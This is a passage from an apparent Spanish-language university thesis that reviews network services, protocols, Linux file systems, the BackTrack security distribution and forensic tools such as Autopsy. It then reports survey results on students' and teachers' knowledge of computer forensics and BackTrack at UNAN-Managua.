Que contestan las peticiones de los clientes. Los servidores recursivos tienen la capacidad de reenviar la petición a otro servidor si no disponen de la dirección solicitada.

Y las Zonas de autoridad, porciones del espacio de nombres de dominio que almacenan los datos. Cada zona de autoridad abarca al menos un dominio y posiblemente sus subdominios, si estos últimos no son delegados a otras zonas de autoridad.

G.2.b) DHCP, sigla en inglés de Dynamic Host Configuration Protocol - Protocolo de configuración dinámica de host:

Es un protocolo de red que permite a los clientes de una red IP obtener sus parámetros de configuración Se trata de un protocolo de tipo cliente/servidor en el que generalmente un servidor posee una lista de direcciones IP dinámicas y las va asignando a los clientes conforme éstas van estando libres, sabiendo en todo momento quién ha estado en posesión de esa IP, cuánto tiempo la ha tenido y a quién se la ha asignado después.

El protocolo DHCP incluye tres métodos de asignación de direcciones IP:

- Asignación manual o estática:

Asigna una dirección IP a una máquina determinada. Se suele utilizar cuando se quiere controlar la asignación de dirección IP a cada cliente, y evitar, también, que se conecten clientes no identificados.

- Asignación automática:

Asigna una dirección IP de forma permanente a una máquina cliente la primera vez que hace la solicitud al servidor DHCP y hasta que el cliente la libera. Se suele utilizar cuando el número de clientes no varía demasiado.

- Asignación dinámica:

El único método que permite la reutilización dinámica de las direcciones IP. El administrador de la red determina un rango de direcciones IP y cada computadora conectada a la red está configurada para solicitar su dirección IP al servidor cuando la tarjeta de interfaz de red se inicializa. El procedimiento usa un concepto muy simple en un intervalo de tiempo controlable. Esto facilita la instalación de nuevas máquinas clientes a la red.

G.2.c) Servidor Apache:

Es un servidor web HTTP de código abierto para plataformas Unix (BSD, GNU/Linux, etc.), Microsoft Windows, Macintosh y otras, que implementa el protocolo HTTP/1.1 y la noción de sitio virtual. Cuando comenzó su desarrollo en 1995 se basó inicialmente en código del popular NCSA HTTPd 1.3, pero más tarde fue reescrito por completo. Su nombre se debe a que Behelendorf quería que tuviese la connotación de algo que es firme y enérgico pero no agresivo, y la tribu Apache fue la última en rendirse al que pronto se convertiría en gobierno de EEUU, y en esos momentos la preocupación de su grupo era que llegasen las empresas y “civilizasen” el paisaje que habían creado los primeros ingenieros de internet. Además Apache consistía solamente en un conjunto de parches a aplicar al servidor de NCSA. Era, en inglés, a patchy server (un servidor “parcheado”).

El servidor Apache se desarrolla dentro del proyecto HTTP Server (httpd) de la Apache Software Foundation.

Apache presenta entre otras características altamente configurables, bases de datos de autenticación y negociado de contenido, pero fue criticado por la falta de una interfaz gráfica que ayude en su configuración.

Apache tiene amplia aceptación en la red: desde 1996, Apache, es el servidor HTTP más usado. Alcanzó su máxima cuota de mercado en 2005 siendo el servidor empleado en el 70% de los sitios web en el mundo, sin embargo ha sufrido un descenso en su cuota de

mercado en los últimos años. Estadísticas históricas y de uso diario proporcionadas por Netcraft.

La mayoría de las vulnerabilidades de la seguridad descubiertas y resueltas tan sólo pueden ser aprovechadas por usuarios locales y no remotamente. Sin embargo, algunas se pueden accionar remotamente en ciertas situaciones, o explotar por los usuarios locales malévolos en las disposiciones de recibimiento compartidas que utilizan PHP como módulo de Apache.

Apache es usado principalmente para enviar páginas web estáticas y dinámicas en la World Wide Web. Muchas aplicaciones web están diseñadas asumiendo como ambiente de implantación a Apache, o que utilizarán características propias de este servidor web.

Apache es el componente de servidor web en la popular plataforma de aplicaciones LAMP, junto a MySQL y los lenguajes de programación PHP/Perl/Python (y ahora también Ruby).

G.2.d) SSH, Secure Shell

En español Intérprete de órdenes segura Es el nombre de un protocolo y del programa que lo implementa, y sirve para acceder a máquinas remotas a través de una red. Permite manejar por completo la computadora mediante un intérprete de comandos, y también puede redirigir el tráfico de X para poder ejecutar programas gráficos si tenemos un Servidor X (en sistemas Unix y Windows) corriendo.

Además de la conexión a otros dispositivos, SSH nos permite copiar datos de forma segura, tanto ficheros sueltos como simular sesiones FTP cifradas, gestionar claves RSA para no escribir claves al conectar a los dispositivos y pasar los datos de cualquier otra aplicación por un canal seguro tunelizado mediante SSH.

G.2.e) Webmin:

Es una interfaz basada en web para administración de sistemas para Unix usando cualquier navegador web moderno usted puede configurar las cuentas de usuario, Apache, DNS, compartimiento de archivos. Y mucho más. Webmin elimina la necesidad de editar manualmente los archivos de configuración Unix como /etc/passwd, y le permite administrar un sistema de la consola o de forma remota.

Webmin está escrito en Perl, versión 5, ejecutándose como su propio proceso y servidor web. Por defecto se comunica a través del puerto TCP 10000, y puede ser configurado para usar SSL si OpenSSL está instalado con módulos de Perl adicionales requeridos.

Está construido a partir de módulos, los cuales tienen una interfaz a los archivos de configuración y el servidor Webmin. Esto hace fácil la adición de nuevas funcionalidades sin mucho esfuerzo. Debido al diseño modular de Webmin, es posible para cualquier interesado escribir extensiones para configuración de escritorio.

H. Protocolos

H.1. Protocolo IP

El protocolo IP, es el protocolo de la capa de red IP (protocolo de internet). Permite la interconexión con garantía entre dos computadoras a través del transporte de datagramas sin importar si están en la misma o distintas redes, un datagrama IP consta de un encabezado y una parte de texto, el encabezado tiene una parte fija de 20 bytes y una parte opcional de longitud variable. Cada host y enrutador de internet tiene una dirección IP, que codifica su número de red y su número de host esta combinación es única, todas las direcciones IP son de 32 bits de longitud y se usan en los campos de dirección de origen y destino de los paquetes IP, las ip se han dividido en 5 categorías esta asignación se ha llamado direccionamiento con clase detalladas a continuación: (Tanenbaum, 2003, p42).

Clase				Gama de direcciones de host
A	0	Red	Host	1.0.0.0. a 127.255.255.255
B	10	Red	Host	128.0.0.0. a 191.255.255.255
C	110	Red	Host	192.0.0.0. a 223.255.255.255

D	1110	Dirección multidifusión	224.0.0.0. a 239.255.255.255

E	1111	Reservado para uso futuro	240.0.0.0. a 255.255.255.255

H.2. Protocolos criptográficos (SSL y TLS).

Secure Sockets Layer - Protocolo de Capa de Conexión Segura- (SSL) y Transport Layer Security -Seguridad de la Capa de Transporte- (TLS)

Son protocolos criptográficos que proporcionan comunicaciones seguras por una red, comúnmente Internet.

SSL proporciona autenticación y privacidad de la información entre clientes y servidores sobre Internet mediante el uso de criptografía. (Tanenbaum Andrew, 2003, pág. 813).

- SSL implica una serie de fases básicas:
- Negociación de de parámetros entre el cliente y el servidor.
- Autenticación tanto del cliente como del servidor.
- Comunicación secreta.
- Protección de la integridad de los datos.

Durante la primera fase, el cliente y el servidor negocian qué algoritmos criptográficos se van a usar. Las implementaciones actuales proporcionan las siguientes opciones:

Para criptografía de clave pública: RSA, Diffie-Hellman, DSA (Digital Signature Algorithm) o Fortezza;

Para cifrado simétrico: RC2, RC4, IDEA (International Data Encryption Algorithm), DES (Data Encryption Standard), Triple DES o AES (Advanced Encryption Standard);

Con funciones hash: MD5 o de la familia SHA.

H.2.a) Cómo funciona

El protocolo SSL intercambia registros; opcionalmente, cada registro puede ser comprimido, cifrado y empaquetado con un código de autenticación del mensaje (MAC).

Cada registro tiene un campo de content_ type que especifica el protocolo de nivel superior que se está usando.

Cuando se inicia la conexión, el nivel de registro encapsula otro protocolo, el protocolo handshake, que tiene el content_type 22.

El cliente envía y recibe varias estructuras handshake:

Envía un mensaje ClientHello especificando una lista de conjunto de cifrados, métodos de compresión y la versión del protocolo SSL más alta permitida. Éste también envía bytes aleatorios que serán usados más tarde (llamados Challenge de Cliente o Reto). Además puede incluir el identificador de la sesión.

Después, recibe un registro ServerHello, en el que el servidor elige los parámetros de conexión a partir de las opciones ofertadas con anterioridad por el cliente.

Cuando los parámetros de la conexión son conocidos, cliente y servidor intercambian certificados, dependiendo de las claves públicas de cifrado seleccionados. Estos certificados son actualmente X.509, pero hay también un borrador especificando el uso de certificados basados en OpenPGP.

El servidor puede requerir un certificado al cliente, para que la conexión sea mutuamente autenticada.

Cliente y servidor negocian una clave secreta (simétrica) común llamada master secret, posiblemente usando el resultado de un intercambio Diffie-Hellman, o simplemente cifrando una clave secreta con una clave pública que es descifrada con la clave privada de cada uno. Todos los datos de claves restantes son derivados a partir de este master secret, y los valores aleatorios generados en el cliente y el servidor, que son pasados a través una función pseudoaleatoria cuidadosamente elegida.

TLS/SSL poseen una variedad de medidas de seguridad:
Numerando todos los registros y usando el número de secuencia en el MAC.

Usando un resumen de mensaje mejorado con una clave, de forma que solo con dicha clave se pueda comprobar el MAC. Esto se especifica en el RFC 2104.

Protección contra varios ataques conocidos, incluyendo ataques man-in-the-middle, como los que implican un degradado del protocolo a versiones previas, por tanto, menos seguras, o conjuntos de cifrados más débiles.

El mensaje que finaliza el protocolo handshake (Finished) envía un hash de todos los datos intercambiados y vistos por ambas partes.

La función pseudo aleatoria divide los datos de entrada en 2 mitades y las procesa con algoritmos hash diferentes (MD5 y SHA), después realiza sobre ellos una operación XOR. De esta forma se protege a sí mismo de la eventualidad en que alguno de estos algoritmos se revele vulnerable en el futuro.

H.2.b) Aplicaciones

SSL se ejecuta en una capa entre los protocolos de aplicación como HTTP, SMTP, NNTP y sobre el protocolo de transporte TCP, que forma parte de la familia de protocolos TCP/IP. Aunque pueda proporcionar seguridad a cualquier protocolo que use conexiones de confianza (tal como TCP), se usa en la mayoría de los casos junto a HTTP para formar HTTPS. HTTPS es usado para asegurar páginas World Wide Web para aplicaciones de comercio electrónico, utilizando certificados de clave pública para verificar la identidad de los extremos.

SSL también puede ser usado para tunelizar una red completa y crear una red privada virtual (VPN), como en el caso de OpenVPN.

H.3. HTTPS

Hypertext Transfer Protocol Secure, en español: Protocolo seguro de transferencia de hipertexto, más conocido por sus siglas HTTPS, es un protocolo de aplicación basado en el protocolo HTTP, destinado a la transferencia segura de datos de hipertexto, es decir, es la versión segura de HTTP.

Es utilizado principalmente por entidades bancarias, tiendas en línea, y cualquier tipo de servicio que requiera el envío de datos personales o contraseñas.

El sistema HTTPS utiliza un cifrado basado en SSL/TLS para crear un canal, cifrado cuyo nivel de cifrado depende del servidor remoto y del navegador utilizado por el cliente, más apropiado para el tráfico de información sensible que el protocolo HTTP. De este modo se consigue que la información sensible, usuario y claves de paso normalmente, no pueda ser usada por un atacante que haya conseguido interceptar la transferencia de datos de la conexión, ya que lo único que obtendrá será un flujo de datos cifrados que le resultará imposible de descifrar. El puerto estándar para este protocolo es el 443.

H.4. HTTP

Hypertext Transfer Protocol o HTTP, en español protocolo de transferencia de hipertexto, es el protocolo usado en cada transacción de la World Wide Web. HTTP fue desarrollado por el World Wide Web Consortium y la Internet. Es un protocolo orientado a transacciones y sigue el esquema petición-respuesta entre un cliente y un servidor. Al cliente que efectúa la petición, un navegador web o un spider, se lo conoce como “user agent” (agente del usuario). A la información transmitida se la llama recurso y se la identifica mediante un localizador uniforme de recursos (URL). Los recursos pueden ser archivos, el resultado de la ejecución de un programa, una consulta a una base de datos, la traducción automática de un documento, etc.

HTTP es un protocolo sin estado, es decir, que no guarda ninguna información sobre conexiones anteriores. El desarrollo de aplicaciones web necesita frecuentemente mantener estado. Para esto se usan las cookies, que es información que un servidor puede almacenar en el sistema cliente. Esto le permite a las aplicaciones web instituir la noción de “sesión”, y también permite rastrear usuarios ya que las cookies pueden guardarse en el cliente por tiempo indeterminado.

I. Software Libre

El software libre es una cuestión de la libertad de los usuarios de ejecutar, copiar, distribuir, estudiar, cambiar y mejorar el software. Más precisamente, significa que los usuarios de programas tienen las cuatro libertades esenciales.

1. La libertad de ejecutar el programa, para cualquier propósito, libertad.
2. La libertad de estudiar cómo trabaja el programa, y cambiarlo para que haga lo que usted quiera, libertad 1. El acceso al código fuente es una condición necesaria para ello.
3. La libertad de redistribuir copias para que pueda ayudar al prójimo, libertad 2.

4. La libertad de distribuir copias de sus versiones modificadas a terceros, libertad 3. Si lo hace, puede dar a toda la comunidad una oportunidad de beneficiarse de sus cambios. El acceso al código fuente es una condición necesaria para ello.

Software libre no significa que no sea comercial. Un programa libre debe estar disponible para el uso comercial, la programación comercial y la distribución comercial. La programación comercial de software libre ya no es inusual; tal software libre comercial es muy importante. Puede haber pagado dinero para obtener copias de software libre, o puede haber obtenido copias sin costo. Pero sin tener en cuenta cómo obtuvo sus copias, siempre tiene la libertad de copiar y modificar el software, incluso de vender copias.

I.1. Tipos de particiones y sistemas de archivos

Particionar un disco duro es realizar una división en él de modo que, a efectos prácticos, el sistema operativo crea que tienes varios discos duros, cuando en realidad sólo hay un único disco físico dividido en varias partes. De este modo, se pueden modificar o borrar particiones sin afectar a los demás datos del disco.

Las particiones básicas se llaman **primarias** y puede haber a lo sumo 4. Esto puede ser suficiente, pero como a veces no es así, se crearon las particiones **extendidas** que pueden albergar otras particiones dentro, llamadas **lógicas**.

Los sistemas de archivos indican el modo en que se gestionan los archivos dentro de las particiones. Según su complejidad tienen características como previsión de apagones, posibilidad de recuperar datos, indexación para búsquedas rápidas, reducción de la fragmentación para agilizar la lectura de los datos, entre otros. Hay varios tipos, normalmente ligados a sistemas operativos concretos. A continuación se listan los más representativos:

- **fat32** o **vfat:** Es el sistema de archivos tradicional de MS-DOS y las primeras versiones de Windows. Por esta razón, es considerado como un sistema *universal*, aunque padece de una gran fragmentación y es un poco inestable.
- **ntfs:** Es el nuevo sistema de Windows, usado a partir del 2000 y el XP. Es muy estable. El problema es que es privativo, con lo cual otros sistemas operativos no

pueden acceder a él de manera transparente. Desde Linux sólo se recomienda la lectura, siendo la escritura en estas particiones un poco arriesgada.

- **ext2:** Hasta hace poco era el sistema estándar de Linux. Tiene una fragmentación bajísima, aunque es un poco lento manejando archivos de gran tamaño.
- **ext3:** Es la versión mejorada de *ext2*, con previsión de pérdida de datos por fallos del disco o apagones. En contraprestación, es totalmente imposible recuperar datos borrados. Es compatible con el sistema de archivos *ext2*. Actualmente es el más difundido dentro de la comunidad GNU/Linux y considerado el estándar de facto.
- **ext4:** Es un sistema de archivos con registro por diario (en inglés Journaling), anunciado el 10 de octubre de 2006, como una mejora compatible de ext3. La principal novedad en Ext4 es Extent, o la capacidad de reservar un área contigua para un archivo; esto puede reducir y hasta eliminar completamente la fragmentación de archivos. Es el sistema de archivos por defecto desde Ubuntu Jaunty.
- **ReiserFS:** Es el sistema de archivos de última generación para Linux. Organiza los archivos de tal modo que se agilizan mucho las operaciones con éstos. El problema de ser tan actual es que muchas herramientas (por ejemplo, para recuperar datos) no lo soportan.
- **swap:** Es el sistema de archivos para la partición de intercambio de Linux. Todos los sistemas Linux necesitan una partición de este tipo para cargar los programas y no saturar la memoria RAM cuando se excede su capacidad. En Windows, esto se hace con el archivo pagefile.sys en la misma partición de trabajo, con los problemas que conlleva.

I.2. LVM

Logical Volumen Manager/Manejador De Volumen Lógico, es una implementación de un administrador de volúmenes lógicos para el kernel Linux

LVM incluye muchas de las características

- Redimensionado de grupos lógicos
- Redimensionado de volúmenes lógicos
- Instantáneas de sólo lectura, LVM2 ofrece lectura y escritura

- RAID0 de volúmenes lógicos


LVM no implementa RAID1 o RAID5, por lo que se recomienda usar software específico de RAID para estas operaciones, teniendo las LV por encima del RAID.

Un LVM se descompone en tres partes:

- Volúmenes físicos (PV): Son las particiones del disco duro con sistema de archivos LVM. (raid's)
- Volúmenes lógicos (LV): es el equivalente a una partición en un sistema tradicional. El LV es visible como un dispositivo estándar de bloques, por lo que puede contener un sistema de archivos, por ejemplo /home.
- Grupos de volúmenes (VG): es la parte superior de la LVM. Es la "caja" en la que se encuentran los volúmenes lógicos (LV) y volúmenes físicos (PV). Se puede ver como una unidad administrativa en la que se engloban recursos. Hay que hacer notar que mientras un PV no se añada al VG, no se puede comenzar a usar.

Cabe recordar que en Linux no existe el concepto de *unidad* (C:, D:, etc.) sino que las particiones se *montan* en el árbol de carpetas y que las particiones se suelen montar en la carpeta **/media**.

J. Backtrack



Es una distribución GNU/Linux en formato LiveCD pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general. Se deriva de la unión de dos grandes distribuciones orientadas a la seguridad, el Auditor + WHAX. WHAX es la evolución del Whoppix (WhiteHat Knoppix), el cual pasó a basarse en la distribución Linux SLAX en lugar de Knoppix. La última versión de esta distribución cambió el sistema base, antes basado en Slax y ahora en Ubuntu.

Actualmente Backtrack cuenta con más de 300 diferentes herramientas actualizadas, las cuales se encuentran estructuradas y ordenadas lógicamente siguiendo detalladamente el flujo de trabajo normal que realizaría un experto en seguridad informática. Esta estructura permite incluso a los recién llegados encontrar con mayor facilidad, la herramienta adecuada para la tarea a realizar. Además de todo esto, con la evolución de Backtrack, se han desarrollado nuevas tecnologías y técnicas de infiltración para hacer de esta una distribución Linux lo más actualizada posible, entre las que destacan numerosos scanners de puertos y vulnerabilidades, archivos de exploits, sniffers (olfateadores), herramientas de análisis forense y herramientas para la auditoría Wireless. Entre las herramientas ofrecidas se encuentran:

- Aircrack-ng, Herramientas para auditoría inalámbrica
- Kismet, Sniffer inalámbrico
- Ettercap, Interceptor/Sniffer/Registrador para LAN
- Wireshark, Analizador de protocolos
- Medusa, herramienta para Ataque de fuerza bruta
- Nmap, rastreador de puertos

Y una larga lista de otras herramientas, que se agrupan en familias:

- Recopilación de Información
- Mapeo de Puertos
- Identificación de Vulnerabilidades
- Análisis de aplicaciones Web
- Análisis de redes de radio (WiFi, Bluetooth, RFID)
- Penetración (Exploits y Kit de herramientas de ingeniería social)
- Escalada de privilegios
- Mantenimiento de Acceso
- FORENSES:

Ventajas y desventajas de backtrack 4 r2

J.1. Ventajas

- Es una distribución portable
- Consume pocos recursos de RAM
- Es un Linux basado en debían
- Su actualización es constante

J.2. Desventajas

- Sus herramientas se ejecutan en modo consola
- Versiones anteriores carecen de soporte
- No está diseñado para todo publico

J.3. Autopsy

El navegador Forense Autopsy es una interfaz gráfica para las herramientas de análisis de investigación digital. Se pueden analizar discos UNIX y Windows, además de sistemas de archivos tales como: NTFS, FAT, UFS1/2 y Ext2/3.

Autopsy es Open Source (Código Abierto) y puede ser ejecutado en plataformas UNIX. Como Autopsy se basa en HTML, se puede conectar al servidor Autopsy desde cualquier plataforma utilizando un navegador HTML. Autopsy proporciona una interfaz tipo "Manejador de Archivos", y muestra detalles sobre datos borrados y estructuras del sistema de archivos.

Modos de Análisis

Un Análisis "En reposo" ocurre cuando un sistema dedicado para análisis es utilizado para examinar los datos de un sistema sospechoso. En este caso, Autopsy es ejecutado en un entorno confiable, típicamente en un laboratorio. Autopsy soporta formatos de archivos AFF (Advanced Forensic Format), Expert Witness, y raw (en bruto).

Análisis "En vivo" ocurre cuando el sistema sospechoso empieza a ser analizado mientras está en ejecución. En este caso, Autopsy es ejecutado desde un CD en un entorno no confiable.

J.4. Automated Image Restore, AIR

AIR (Restaurador de Imagen Automatizado) Imager es un programa de interfaz grafica para discos duros que permite fácilmente crear y restaurar imágenes forenses digitales. Tiene las siguientes características

- Imagen a través de la verificación MD5 o SHA1
- compresión de la imagen / descompresión utilizando gzip/bzip2
- Imagen sobre una red TCP / IP utiliza netcat / cryptcat
- Limpieza (reducción a cero) unidades o particiones

Requisitos previos para la AIR es:

- perl-tk
- sharutils
- md5deep paquete
- cryptcat
- dc3dd 6.12.3
- uudecode

K. Spss

Statistical Package for the Social Sciences (SPSS) es un programa estadístico informático que trabaja con bases de datos de gran tamaño. Tiene distintas versiones para sistemas operativos tales como Windows, OS X y Linux, está dividido en un sistema de módulos, provee toda una serie de capacidades adicionales a las existentes en el sistema base. Algunos de los módulos disponibles son:

- Modelos de Regresión
- Modelos Avanzados
- Reducción de datos: Permite crear variables sintéticas a partir de variables colineales por medio del Análisis Factorial.
- Clasificación: Permite realizar agrupaciones de observaciones o de variables (cluster analysis) mediante tres algoritmos distintos.
- Pruebas no paramétricas: Permite realizar distintas pruebas estadísticas especializadas en distribuciones no normales.
- Tablas: Permite al usuario dar un formato especial a las salidas de los datos para su uso posterior. Existe una cierta tendencia dentro de los usuarios y de los desarrolladores del software por dejar de lado el sistema original de TABLES para hacer uso más extensivo de las llamadas CUSTOM TABLES.

VI. Metodología

A. Tipo de investigación

Esta investigación es de tipo descriptiva: ya que pretende ejemplificar y explicar el uso de las herramientas forenses y como las empresas pueden ser atacadas.

A.1. Universo de estudio

Servidor web que trabaja bajo plataforma Ubuntu y encuesta sobre el conocimiento de computación forense y la distribución Backtrack

A.2. Área de investigación

Servidor web en un ambiente controlado dentro de una LAN.

A.3. Método de recolección de datos

Se recolectó los datos por medio de reportes autogenerado por la misma distribución y se documentó con captura de pantalla.

B. Variables de estudio

B.1. Variable independiente

- Servidor web

B.2. Variable dependiente

- Distribución Backtrack

B.3. Universo de la encuesta

El conjunto de estudiantes y docentes del Recinto Universitario Rubén Darío (RURD) de la Universidad Nacional Autónoma de Nicaragua, Managua (UNAN-MGA).

B.4. Muestra de la encuesta

Consta de un total de 80 encuestados integrados por estudiantes y docentes de la carrera de Ciencias de la Computación de la facultad de Ciencias e Ingenierías, donde 77 corresponde a estudiantes, 2 profesores y un trabajador de redes, el margen de error fue del

10.26%, con un margen de confianza de 95.5%, por ser una muestra pequeña el margen de error es alto.

B.5. Método de recolección de datos

Encuesta: se aplico encuesta a estudiantes de la carrera de computación del turno matutino y nocturno, la cual fue contestada por ellos mismos, constó compuesta por preguntas de selección múltiple.

B.6. Variables de la encuesta

- Genero
- Edad
- Escolaridad

B.7. Operacionalización de las variables

Variables	Definición	Indicador	Valor
Género	Característica fenotípica que diferencia a los seres entre si	Sexo de los encuestados	F o M
Edad	Periodo que va desde el nacimiento hasta la realización del estudio	Años	Menor e iguales que 20. Mayor 20 menores 26 Mayores de 25 menores que 31 Mayores que 30
Profesión	Actividad que sirve de medio de vida y que determina el ingreso profesional		Estudiante Profesores Administrador de red Egresados

A continuación se presentan los datos que se obtuvieron a través de la encuesta realizada a los estudiantes y profesores de la carrera de computación del Recinto

Universitario Rubén Darío (RURD), de la Universidad Nacional Autónoma de Nicaragua (UNAN).

C. Resultados de la encuesta

A continuación se presenta el cruce de las preguntas de control de la encuesta.

Ver anexo A

profesión		edad				Subtotal
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	masculino	0	32	6	3	41
	femenino	6	26	1	1	34
profesor	masculino	0	0	0	1	1
	femenino	0	0	0	1	1
egresado	masculino	0	0	0	2	2
admon Networking	masculino	0	0	1	0	1
Subtotal		6	58	8	8	80

En la tabla se muestra los cruces de las frecuencias de la profesión del encuestado, la edad y el género.

profesión		edad				Subtotal
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	masculino	0%	55%	75%	38%	51%
	femenino	100%	45%	13%	13%	43%
profesor	masculino	0%	0%	0%	13%	1%
	femenino	0%	0%	0%	13%	1%
egresado	masculino	0%	0%	0%	25%	3%
admon Networking	masculino	0%	0%	13%	0%	1%
Subtotal		100%	100%	100%	100%	100%

Porcentajes de los cruces de la pregunta de control

C.1. ¿Usted tiene conocimientos sobre la computación forense?

Ver anexo B, gráfico 1.

profesión		Edad				Subtotal
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	si	0	11	1	4	16
	no	6	47	6	0	59
profesor	si	0	0	0	1	1
	no	0	0	0	1	1
egresado	si	0	0	0	2	2
admon Networking	si	0	0	1	0	1
Subtotal		6	58	8	8	80

Como se observa, de un total de 80 encuestados, 20 personas conocen de la computación forense. Son pocos los estudiantes que conocen la computación forense y mayores de 20 años.

C.2. ¿Qué tanto conoce sobre el tema?

profesión		edad				Total
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	poco	0	10	1	2	13
	mucho	0	1	0	2	3
profesor	mucho	0	0	0	1	1
egresado	poco	0	0	0	2	2
admon Networking	mucho	0	0	1	0	1
Subtotal		0	11	2	7	20

Ver anexo B, gráfico 2

De los encuestados que respondieron satisfactoriamente a la pregunta anterior, 5 personas tienen mucho conocimiento acerca de la computación forense, mientras que el resto la conoce poco.

C.3. ¿Usted ha escuchado o leído sobre delitos informáticos?

Ver anexo B, gráfico 3

profesión		Edad				Subtotal
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	si	3	42	4	4	53
	no	3	16	3	0	22
profesor	si	0	0	0	2	2
egresado	si	0	0	0	2	2
admon Networking	si	0	0	1	0	1
Subtotal		6	58	8	8	80

En cambio a la computación forense la mayoría conoce algún delito informático, lo que demuestra que se conoce el problema, pero no se sabe cómo llegar al causante del problema o delito.

C.4. ¿Conoce alguna herramienta de software que se utilice en la investigación de delitos informáticos?

Ver anexo B, gráfico 4

profesión		Edad				Subtotal
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	si	0	10	0	3	13
	no	3	32	4	1	40
profesor	no	0	0	0	2	2
egresado	si	0	0	0	1	1
	no	0	0	0	1	1
admon Networking	si	0	0	1	0	1
Subtotal		3	43	5	8	58

Esta pregunta es para introducir al encuestado a dar solución a los delitos informáticos, una solución por medio de software, de las 58 personas que conocen delitos informáticos, 15 personas saben que programas se pueden utilizar para dar solución al delito informático.

C.5. ¿Usted tiene conocimiento de lo que es software libre?

Ver anexo B, gráfico 5

profesión		edad				Subtotal
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	si	4	45	6	4	59
	no	2	13	1	0	16
profesor	si	0	0	0	2	2
	No	0	0	0	2	2
egresado	Si	0	0	0	0	0
admon Networking	Si	0	0	1	0	1
Subtotal		6	58	8	8	80

La pregunta demuestra que hay conocimiento hacia lo que es el software libre, pero algunos de los comentarios de los estudiantes son: que se incluya en los primeros años de la carrera, que actualicen el pensum, más información del tema, entre otros.

C.6. ¿Usted conoce alguna distribución de software libre?

Ver anexo B, gráfico 6

profesión		edad				Subtotal
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	si	3	40	5	4	52
	no	1	5	1	0	7
profesor	si	0	0	0	2	2
egresado	si	0	0	0	2	2
admon Networking	si	0	0	1	0	1
Subtotal		4	45	7	8	64

De las 64 personas encuestadas que conocen lo que es el software libre, 7 no conocen alguna distribución o sistema operativo, demostrando que la mayoría de las personas conocen algún sistema operativo o distribución de software libre.

C.7. ¿Ha escuchado o leído sobre la distribución Backtrack?

Ver anexo B, gráfico 7

profesión		edad				Subtotal
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	si	0	7	0	1	8
	no	6	51	7	3	67
profesor	si	0	0	0	1	1
	no	0	0	0	1	1
egresado	no	0	0	0	2	2
admon Networking	si	0	0	1	0	1
Subtotal		6	58	8	8	80

El objeto de estudio de la encuesta es el grado de conocimiento de computación forense, software libre y la distribución Backtrack, pero en las respuestas anteriores los encuestados demuestran conocer más el software libre, así como de 80 personas, solo 10 conocen Backtrack.

C.8. ¿Qué tanto conoce sobre Backtrack?

Ver anexo B, gráfico 8

profesión		edad				Subtotal
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	poco	0	6	0	1	7
	Mucho	0	1	0	0	1
profesor	Mucho	0	0	0	1	1
admon Networking	Mucho	0	0	1	0	1
Subtotal		0	7	1	2	10

De la anterior pregunta se obtienen los datos más importantes, porque se puede ver que de las 10 personas que conocen Backtrack, solo 3 personas conocen mucho la distribución, 2 profesionales y un estudiante.

C.9. ¿Usted ha utilizado alguna vez la distribución Backtrack?

Ver anexo B, gráfico 9

profesión		edad				Total
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	si	0	2	0	1	3
	no	0	5	0	0	5
profesor	si	0	0	0	1	1
admon Networking	si	0	0	1	0	1
Subtotal		0	7	1	2	10

La mitad de las personas que conocen Backtrack lo han utilizado, pero según la pregunta anterior solo 3 encuestados pueden sacar el máximo provecho a la distribución debido al gran conocimiento sobre Backtrack.

C.10. ¿Qué tan eficiente ha sido esta distribución de software libre para usted?

Ver anexo B, gráfico 10

profesión		edad				Total
		menor de 20 años	de 20 a 25 años	de 26 a 30 años	de 31 a mas	
estudiante	algo deficiente	0	0	0	1	1
	Regular	0	2	0	0	2
profesor	algo deficiente	0	0	0	1	1
admon Networking	Eficiente	0	0	1	0	1
Subtotal		0	2	1	2	5

Dependiendo de la profesión, conocimiento y manejo de la distribución Backtrack se puede evaluar, un dato muy llamativo y algo contradictorio es que un estudiante y un profesor lo evalúan como algo deficiente, pero el admon networking lo evalúa como eficiente, mientras que 2 estudiantes lo evalúan como regular.

De los análisis estadísticos que se hizo con los datos de la encuesta se puede determinar:

